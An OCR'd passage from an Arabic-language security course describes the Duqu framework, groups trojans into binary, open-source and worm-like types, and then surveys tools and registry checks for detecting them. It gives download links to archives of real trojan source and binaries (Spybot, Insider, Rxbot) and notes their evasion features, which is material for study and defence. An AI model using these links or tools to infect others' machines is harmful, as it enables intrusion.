
تصميم وتنفيذ الكائنات في **Duqu Framework** هي بالتأكيد ليست مبرمجه من قبل **C++** والتي تستخدم لبرمجة بقية التروجان. هناك ميزات كثيره مثيره للاهتمام للإطار(***Framework***) الذي يستخدم على نطاق واسع في جميع أنحاء الكود كله: وهو **event driven**.

هناك كائنات خاصة (***special object***) والتي تقوم بتنفيذ النموذج **event driven**:

- **Event objects** ، تستند إلى معالجه بواسطة **API Windows**.
- **Thread context objects** والتي تعقد قوائم الأحداث وطوابير التنفيذيات المؤجلة.
- **Callback objects** التي يتم ربطها بالأحداث(***event***)
- **Event monitors** ، التي تم أنشأتها من كل **thread context** لرصد الأحداث(***event***) وتنفيذ **Callback objects**.
- **Thread context storage** يدير قائمة **thread** النشطة ويوفر الوصول إلى **per-thread**.

نموذج **event driven** هذا يشبه **Object C**، ولكن الأكواد ليس لديها أي إشارات مباشرة للغة، كما أنه لا تبدو وكأنها مترجمة (**Compiled**) مع **C compilers**.





Event-driven model of the Duqu Framework

ملحوظه: يمكن تحميل العديد من ملفات التروجان التي تحدثنا عنها من خلال زيارة الرابط التالي:

http://ihackers.co/downloads/tools/

Trojan Types in Kali Linux

لكن مع كالي نجد ان الوضع يختلف حيث هو الاخر قام بتقسيم التروجان الى ثلاث أنواع رئيسيه فقط دون النظر الى الوظيفة التي يقوم بها كالاتى:

Binary Trojan Horses

أحصنة الطروادة هذه تأتي في شكل **binary** (**.exe**) وعادة ما تشمل واجهة رسومية لتكوين طروادة. يتم بناؤها لعمل ضار وغالبا ما تشمل الميزات مثل **swap mount buttons**، **eject CD-ROM**، تجسس على كاميرا ويب، وهكذا.

تعتبر أحصنة طروادة هذه غير آمنة الاستخدام للغاية لأنها غالبا ما تحتوي على **backdoor**. عدة سنوات الى الوراء كان هناك حصان طروادة أكثر شعبية يسمى **Optix Pro**، والتي كثيرا ما تم تحديثه واستخدامه على نطاق واسع من قبل مجتمع القراصنة. حيث كشفت التحليل العميق للحصان طروادة هذه كلمة السر رئيسية إلى حصان طروادة الذي تم وضعها بعناية من قبل واضعي **Optix Pro**. عدة أمثلة من أحصنة طروادة **binary** يمكن العثور عليها هنا:

http://www.offensivesecurity.com/pwbonline/binary-trojans.tar.gz

Open Source Trojan Horses

يفضل استخدام احصنة طروادة مفتوحة المصدر أكثر من أحصنة طروادة **binary** وذلك لان الكود المصدري الخاصة بهم يمكن استعراضه فتلاحظ إذا كان هناك **backdoor** ام لا. كانت هناك العديد من الحالات التي وجد في أصنة طروادة مفتوحة المصدر **backdoor**، لذلك لا يفضل الثقة العمياء مع أحصنة طروادة مفتوحة المصدر. فائدة إضافية من أحصنة طروادة المصدر المفتوح هو أنها يمكن تعديلها وتحسينها لتناسب احتياجاتك.

1- Spybot

Spybot هو حصان طروادة يستند على**IRC** . وهو يعمل كأنه عميل **IRC** الذي يرتبط مع ملقم **IRC** (استضافت إما عن طريق المهاجم أو من قبل طرف ثالث). هذا التروجان يتطلب كلمة مرور للتشغيل وقادر على الاستماع إلى دردشة **IRC** فضلا عن تنفيذ الأوامر على جهاز الضحية.

سوف تحتاج إلى **lccwin32** لترجمة (***compile***) **Spybot**. **Spybot** و**lccwin32** يمكن العثور عليها هنا:

http://www.offensive-security.com/pwbonline/spybot.tar.gz

2- Insider

Insider هو حصان طروادة يستند على **HTTP** التي تم إنشاؤها لتجاوز جدران الحماية للشركات ونظم تفتيش المحتوى. **Insider** يحاول القيام بإنشاء طلب **GET HTTP**إلى خادم الويب المعرف مسبقا والذى يحتوي على قائمة من الأوامر لتنفيذها. التروجان يقوم بالبحث عن عناوين ملقم البروكسي في **registry**، فإذا وجدت، يستخدم البروكسي للاتصال على شبكة الإنترنت. فإذا كان البروكسي يطلب إذن دخول، فان التروجان سوف يظهر مربع حوار مصادقة البروكسي الى المستخدم ليملئها.

يمكن العثور عليها هنا:

http://www.offensive-security.com/pwbonline/insider.tar.gz

World Domination Trojan Horses

World domination Trojan horses يمكن اعتباره **hybrid worm** لأن وظيفتها الرئيسية هي الانتشار وإصابة أجهزة كمبيوتر إضافية، وعادة باستخدام **exploits** مشتركة. أحصنة الطروادة هذه عادة تقوم بفحص الإنترنت (أو مجموعة محددة من نطاق **IP**) لأجهزة الكمبيوتر ذات نقاط الضعف. عندما يتم العثور على مثل هذا الكمبيوتر واستغلالها، وذلك بتحميل نسخة طروادة من نفسها إلى جهاز الضحية، ثم يبدا العمل، ويبدأ الفحص مرة أخرى. عندما يتم التسليح بـ **exploit** جديدة، يمكن لأحصنة الطروادة هذه انت تنتشر بسرعه. لقد رأيت انتشار أحد احصنة طروادة هذه حيث قام تلقائيا باختراق 4000 ضحية في 24 ساعة. أحصنة الطروادة هذه عادة تنضم مع بعض لتشكيل **botnet** والتي يمكن استخدامها لشن هجمات **DDOS**، ونشر البريد المزعج، وميزات أخرى مضره.

1- Rxbot

Rxbot هو حصان طروادة مستند الى **IRC** مع قدرات الانتشار. حصان طروادة هذه لديه بعض الأكواد **anti-debugging** المثيرة جدا للاهتمام، بما في ذلك التحقق من برنامج **VMWare**. كن حذرا عند استخدامه.

http://www.offensive-security.com/pwbonline/rxbot.tar.gz

TROJAN DETECTION (6.5) الكشف عن التروجان

حتى الآن، لقد ناقشنا كيف يصيب التروجان النظام وأنواع أحصنة طروادة المتاحة. الآن سوف نناقش كيفية إجراء الكشف عن طروادة. كشف طروادة يساعد في الكشف عن وجود حصان طروادة على النظام المصاب وبالتالي يساعدك في حماية النظام وموارده من المزيد من الخسائر. يركز هذا القسم على كشف طروادة باستخدام تقنيات او أساليب مختلفة.


كيفية الكشف عن حصان طروادة (How To Detect Trojans)؟

التروجان هي برامج خبيثة والتي يتم جعلها كأنها ملف مفيد أو مشروع لكن الغرض الفعلي هو السيطرة الكاملة على جهاز الكمبيوتر الخاص بك، وبالتالي الوصول إلى الملفات الخاصة بك والمعلومات السرية. من أجل تجنب مثل هذا الدخول الغير مصرح به، وحماية الملفات والمعلومات الشخصية، فلابد من استخدام منتج لمكافحة الفيروسات، الذي يمسح تلقائيا بالكشف عن وجود التروجان على النظام الخاص بك أو يمكنك أيضا الكشف عن تثبيت التروجان على النظام الخاص بك يدويا. وفيما يلي الخطوات للكشف عن حصان طروادة:

- البحث عن المنافذ المفتوحة المشبوهة.
- البحث العمليات التي تعمل المشبوهة.
- البحث عن إدخالات **registry** المشبوهة.
- البحث عن برامج تشغيل الأجهزة (**device driver**) المشبوهة المثبتة على جهاز الكمبيوتر
- البحث عن **WINDOWS SERVICE** المشبوهة.
- فحص برامج بدء التشغيل المشبوهة.
- البحث عن الملفات والمجلدات المشبوهة.
- فحص أنشطة الشبكة المشبوهة.
- فحص التعديلات المشبوهة لملفات نظام التشغيل.
- تشغيل **Trojan Scanner** للكشف عن التروجان.

البحث عن المنافذ المشبوهة (Scanning For Suspicious Ports)

أحصنة طروادة تقوم بفتح المنافذ الغير مستخدمة على جهاز الضحية للاتصال مرة أخرى إلى معالجات التروجان. يمكن تحديد أحصنة طروادة هذه عن طريق فحص المنافذ المشبوهة. فحص المنافذ المشبوهة والبحث عن اتصال تم تأسيسه إلى عناوين **IP** غير معروفه أو مشبوهة.



Port Monitoring Tools: TCPView and Currports

TCPView

المصدر: http://technet.microsoft.com

TCPView هو برنامج ويندوز والتي سوف يظهر لك قوائم تفصيلية لجميع اتصالات **TCP** و **UDP** على النظام الخاص بك، بما في ذلك العناوين المحلية والبعيدة وحالة اتصالات **TCP**. على **Windows Server 2008**، ويندوز فيستا، وإكس بي، **TCPView** يعطي أيضا تقارير عن اسم العملية المرتبطة بها. **TCPView** يوفر مجموعة فرعية من المعلومات وأكثر إفصاحا من برنامج **netstat** الذي يأتي مع ويندوز.

عند بدء تشغيل **TCPView** سيقوم بتعداد كافة **TCP** و **UDP**النشطة، ترجمة جميع عناوين **IP** إلى إصدارات اسم الدومين الخاص بها. على أنظمة ويندوز **XP** ، **TCPView**يظهر اسم العملية مع كافة الاتصالات التي تملكها. افتراضيا، **TCPView** تحدث قوائمها كل ثانيه. حيث قوائم الاتصال المحدثة من واحده الى أخرى تكون ذات اللون الأصفر؛ اما التي تم مسحها او انهائها فتكون باللون الأحمر، والاتصالات الجديدة تكون باللون الأخضر. المستخدم يمكنه إغلاق اتصالات ***TCP/IP*** الثابتة (تلك ***labeled*** بـ ***state ESTABLISHED***) عن طريق اختيار **File | Close Connections**، أو عن طريق النقر بزر الماوس الأيمن على **connection** واختيار **close connection** من قائمة السياق الناتجة. يمكنك حفظ إخراج **TCPView** إلى ملف باستخدام حفظ عنصر القائمة.

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help


Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
[System Proc...	0	TCP	win-msselck4k41	4277	123.176.32.147	http	TIME_WAIT
chrome.exe	772	TCP	win-msselck4k41	4164	123.176.32.147	http	ESTABLISHED
chrome.exe	772	TCP	win-msselck4k41	4250	123.176.32.138	http	ESTABLISHED
chrome.exe	772	TCP	win-msselck4k41	4251	123.176.32.138	http	ESTABLISHED
chrome.exe	772	TCP	win-msselck4k41	4252	123.176.32.153	http	ESTABLISHED
chrome.exe	772	TCP	win-msselck4k41	4274	r-199-59-150-9.twt...	http	CLOSE_WAIT
chrome.exe	772	TCP	win-msselck4k41	4275	vip13.lb40.lond.co...	http	ESTABLISHED
chrome.exe	772	TCP	win-msselck4k41	4276	vip13.lb40.lond.co...	http	ESTABLISHED
chrome.exe	772	TCP	win-msselck4k41	4278	123.176.32.147	http	ESTABLISHED
chrome.exe	772	TCP	win-msselck4k41	4279	maa03s16-in-f27.1...	http	ESTABLISHED
chrome.exe	772	TCP	win-msselck4k41	4280	maa03s16-in-f27.1...	http	ESTABLISHED
edpr_server.exe	3380	TCP	WIN-MSSELCK4K...	12121	WIN-MSSELCK4K...	0	LISTENING
edpr_server.exe	3380	TCP	WIN-MSSELCK4K...	12122	WIN-MSSELCK4K...	0	LISTENING
firefox.exe	3876	TCP	WIN-MSSELCK4K...	1051	localhost	1052	ESTABLISHED
firefox.exe	3876	TCP	WIN-MSSELCK4K...	1052	localhost	1051	ESTABLISHED
firefox.exe	3876	TCP	win-msselck4k41	1082	hg-in-f189.1e100....	https	ESTABLISHED
firefox.exe	3876	TCP	win-msselck4k41	4033	maa03s16-in-f22.1...	https	ESTABLISHED
firefox.exe	3876	TCP	win-msselck4k41	4266	maa03s16-in-f4.1e...	https	ESTABLISHED
firefox.exe	3876	TCP	win-msselck4k41	4271	maa03s16-in-f2.1e...	https	ESTABLISHED
googletalk.exe	3688	TCP	win-msselck4k41	1195	ni-in-f125.1e100.net	5222	ESTABLISHED
googletalk.exe	3688	TCP	win-msselck4k41	4281	74.125.236.189	http	SYN_SENT
googletalk.exe	3688	TCP	win-msselck4k41	4282	maa03s16-in-f29.1...	http	SYN_SENT
lsass.exe	644	TCP	WIN-MSSELCK4K...	1028	WIN-MSSELCK4K...	0	LISTENING
lsass.exe	644	TCPV6	win-msselck4k41	1028	win-msselck4k41	0	LISTENING
services.exe	636	TCP	WIN-MSSELCK4K...	1029	WIN-MSSELCK4K...	0	LISTENING

Endpoints: 69 | Established: 22 | Listening: 28 | Time Wait: 1 | Close Wait: 1

CurrPorts Tool

CurrPorts يسمح لك بعرض قائمة المنافذ التي هي حاليا قيد الاستخدام والتطبيق التي يستخدم هذه المنافذ. يمكنك إغلاق الاتصال المحدد وأيضا إنهاء العملية التي تستخدمها، وتصدير الجميع أو العناصر المحددة إلى **HTML** أو نص تقرير. فإنه يعرض قائمة بجميع منافذ **TCP/IP** و**UDP** المفتوحة حاليا على النظام. لكل منفذ في القائمة، يتم عرض المعلومات حول العملية التي فتحت هذا المنفذ أيضا، بما في ذلك اسم العملية، المسار الكامل للعملية، ونسخة من معلومات العملية (اسم المنتج، وصف الملف، الخ)، والوقت الذي تم إنشاء العملية، والمستخدم الذي أنشأه.

فإنه يسمح لك بإغلاق اتصالات **TCP** الغير مرغوب فيها، وقتل العمليات التي فتحت هذه المنافذ، وحفظ معلومات منافذ **TCP/UDP** إلى ملف **HTML**، ملف **XML**، أو ملف نصي.



✚ نظام التشغيل لينكس

نجد ان نظام التشغيل لينكس يوفر العديد من الأدوات لمراقبة المنافذ حتى يتم الكشف عن المنافذ المشبوهة.

1- Top

الصيغة العامة **[#top]**

2- Netstat

والعديد من الأدوات الأخرى.

البحث عن العمليات المشبوهة (Scanning for Suspicious Processes)


هناك العديد من الأعراض التي يمكنها أن تشير إلى أن نظامنا قد اصيب بالعدوى. النظام فجأة يصبح بطيئا، وتصبح سرعة التحميل بطيئة، وسرعة الانترنت تأتي أيضا تقل بشكل كبير.

المهاجمين يستخدموا أساليب **rootkit** معينة لإخفاء التروجان في النظام حيث لا يمكن الكشف عنه عادة من قبل برامج مكافحة الفيروسات. هذه التروجان و**worms** عادة ما يدخل في النظام من خلال الصور، ملفات الموسيقى والفيديو، الخ التي يتم تحميلها في النظام. في البداية، يبدو أن كل شيء جيد، ولكن ببطء تظهرها تأثيرها بطرق مختلفة. باستخدام أدوات مراقبة العملية، يمكننا بسهولة اكتشاف حصان طروادة الخفي، **worms**، و**backdoor**. يمكن الكشف عن حصان طروادة المخفي وأنواع أخرى من نقاط الضعف أو الفيروسات عن طريق فحص العمليات المشبوهة.

✚ Process Monitor

المصدر: http://technet.microsoft.com

Process Monitor هو أداة رصد لأنظمة التشغيل ويندوز الذي يظهر نظام الملفات في الوقت الحقيقي، **registry**، ونشاط **process/thread**. يتم استخدامه لتحليل سلوك البرامج وبرامج التجسس المشكوك فيها. ويتميز بوجود فلاتر **non-destructive** و**rich** خصائص **event** شاملة معرفات مثل **session IDs** وأسماء المستخدمين ومعلومات عن العمليات الموثوق بها، **full thread stacks** مع الدعم المتكامل بالرمز لكل عملية، والولج المتناظر إلى الملف، الخ.



What's Running

المصدر: http://www.whatsrunning.net

What's running يمنحك نظرة من الداخل إلى نظام ويندوز الخاص بك، مثل **2000/XP/2003/Vista/Windows7**. ويستكشف العمليات، والخدمات، الوحدات، **IP-connections** ، **driver**، الخ من خلال تطبيق بسيط للاستعمال.


- العمليات(*process*): يتفقد العمليات ويعطي بيانات الاستخدام وأداء الموارد مثل استخدام الذاكرة، استخدام المعالج، و**socket**. أنه يعطي كل التفاصيل عن **dll** التي يتم تحميلها، والخدمات التي يتم تشغيلها داخل هذه العملية، واتصالات **IP** لكل عملية.
- اتصالات **IP** (*IP connection*): فهو يوفر كافة اتصالات **IP** النشطة في النظام الخاص بك.
- الخدمات(*service*): يتفقد الخدمات التي تعمل والمتوقفة.
- الوحدات(*module*): يكتشف معلومات حول كافة **dll:s** و**exe:s** التي هي قيد الاستخدام على النظام الخاص بك.
- برامج التشغيل(*driver*): يكشف المعلومات حول جميع **drivers**، لتشغيل **driver** يمكنك تفقد إصدار الملف من أجل العثور على مورد هذا **drive**.
- معلومات النظام (*System information*): يظهر معلومتا النظام الحاسمة حول النظام الخاص بك مثل الذاكرة المثبتة، والمعالج، الأعضاء المسجلين، ونظام التشغيل ونسخته.

Autorun

المصدر: http://technet.microsoft.com/en-US

هذه الأداة المساعدة، والتي لديه المعرفة الأكثر شمولا عن مواقع الأجهزة التي تعمل عند بدء تشغيل النظام، يظهر لك ما يقوم به البرامج من اعداد ثناء عملية تمهيد النظام أو الدخول، ويظهر لك الإدخالات في نظام ويندوز. يمكنك إعداد **Autorun** لإظهار المواقع الأخرى.

- تبدأ العمل عن طريق النقر المزدوج بالماوس على **Autorun.exe**.
- هذه الأداة تقوم بعرض قائمة لجميع العمليات والخدمات و**DLL**.
- بعد النقر على **Autorun.exe** تظهر الشاشة التالية:




- نجد ان شريط الأدوات العلوي يتكون من العديد من الخيارات التي تتيح لك فحص النظام.

PrcView (Process Viewer) (اهم واحد)

PrcView (Process Viewer) يظهر لك جميع البرامج أو الخدمات قيد التشغيل حاليا على جهاز الكمبيوتر الخاص بك، وبذلك يساعد على ضمان عدم إصابة جهاز الكمبيوتر الخاص بك بالبرمجيات الخبيثة. فإنه يظهر لك قائمة بسيطة لقراءة -جميع البرامج والخدمات، ويوفر ثروة من التفاصيل حول كل منها. فإنه يظهر اسم الملف، مسار الملف، ومقدار الذاكرة وحدة المعالجة المركزية لكل الاستخدامات. لمزيد من التفاصيل، انقر نقرا مزدوجا فوق أي قائمة، وستحصل على المزيد من المعلومات، بما في ذلك الاسم الكامل البرنامج، ناشر لها، وإصدار الملف، وأكثر من ذلك بكثير.

يمكنك أيضا قتل أي من البرامج التي قد تكون خطرة، أو أي منها قد تتسبب في تعثر النظام الخاص بك. بالمناسبة، وينقب عميقا للغاية في النظام الخاص بك، وحتى يعرض ما هي.



الليلنكس

نجد ان نظام التشغيل يوفر لنا أيضا العديد من الأدوات ومن أهمها الأداة **top** والأداة **ps**.

الأدوات الأخرى لرصد العمليات (Process Monitoring Tools)

هناك العديد من الأدوات الاخرى لرصد العملية التي يمكنك استخدامها للكشف عن التروجان المثبتة على النظام الخاص بك. هذه الأدوات تقوم بعرض قائمة بجميع العمليات قيد التشغيل أو المثبتة على النظام الخاص بك. من خلال تحليل هذه القائمة يمكنك تحديد التروجان. توفر هذه الأدوات وحدة رصد شامل لكامل الشبكة الخاصة بك والبنية التحتية لتكنولوجيا المعلومات. فهي تقوم باستمرار وبشكل استباقي بمراقبة نظام تكنولوجيا المعلومات بأكملها بسبب انقطاع أو انخفاض أي من الأداء يمكن تحديدها على الفور وإخطارنا. بالإضافة إلى ذلك، فإنه يقتل كل البرامج التي تكون ذات تهديد لجهاز الكمبيوتر الخاص بك، حتى لو كان مخفيا. وفيما يلي بعض أدوات رصد العمليات على النحو التالي:

Winsonar available at http://www.softpedia.com/get/System/System-Info/Winsonar.shtml
HiddenFinder available at http://download.cnet.com/HiddenFinder/3000-2239_4-10448986.html
KillProcess available at http://orangelampsoftware.com
Security Task Manager available at http://www.neuber.com
Yet Another (remote) Process Monitor available at http://yaprocmon.sourceforge.net
MONIT available at http://mmonit.com
Process Monitor available at http://technet.microsoft.com
OpManager available at http://www.manageengine.com

البحث عن إدخالات Registry المشبوهة (Scanning for Suspicious Registry Entries)

عندما يتم تثبيت حصان طروادة على جهاز الضحية، فإنه ينشئ إدخالات على ملف **registry**. يمكنك أن تلاحظ التغيرات المختلفة؛ الأعراض الأولى هو أن النظام يصبح بطيء. العديد من الاعلانات المختلفة تظهر بكثره. لذلك، سوف تحتاج الى فحص **registry** من اجل ملاحظه الادخالات المشبوهة والتي تساعد في الكشف عن حصان طروادة. الويندوز ينفذ تلقائيا الإرشادات في المقطع التالي من **registry**:


- **Run**
- **RunServices**
- **RunOnce**
- **RunServicesOnce**
- **HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %***

فحص قيم **registry** للإدخالات المشبوهة من الممكن ان تكشف عن العدوى بواسطة التروجان. التروجان يدرج التعليمات في هذه المقاطع من **registry** لأداء أنشطته الخبيثة.

jvl6 PowerTools 2014 -Registry Cleaner

المصدر: http://ww.macecraft.com

jv16 PowerTools 2014 هو **registry cleaner** والذي يستخدم للعثور على أخطاء **registry** والغير الضرورية في ملف **registry** ويساعد في الكشف عن إدخالات **registry** التي تم إنشاؤها بواسطة أحصنة طروادة. يمكنه استخدامه أيضا في تحسين أداء الويندوز، استرجاع أي من الملفات المحذوفة بطريقة الخطأ، تنظيف بيانات كل من **history** و**MRU** ويحسن الأمان والخصوصية.



Registry Entry Monitoring Tool: PC Tools Registry

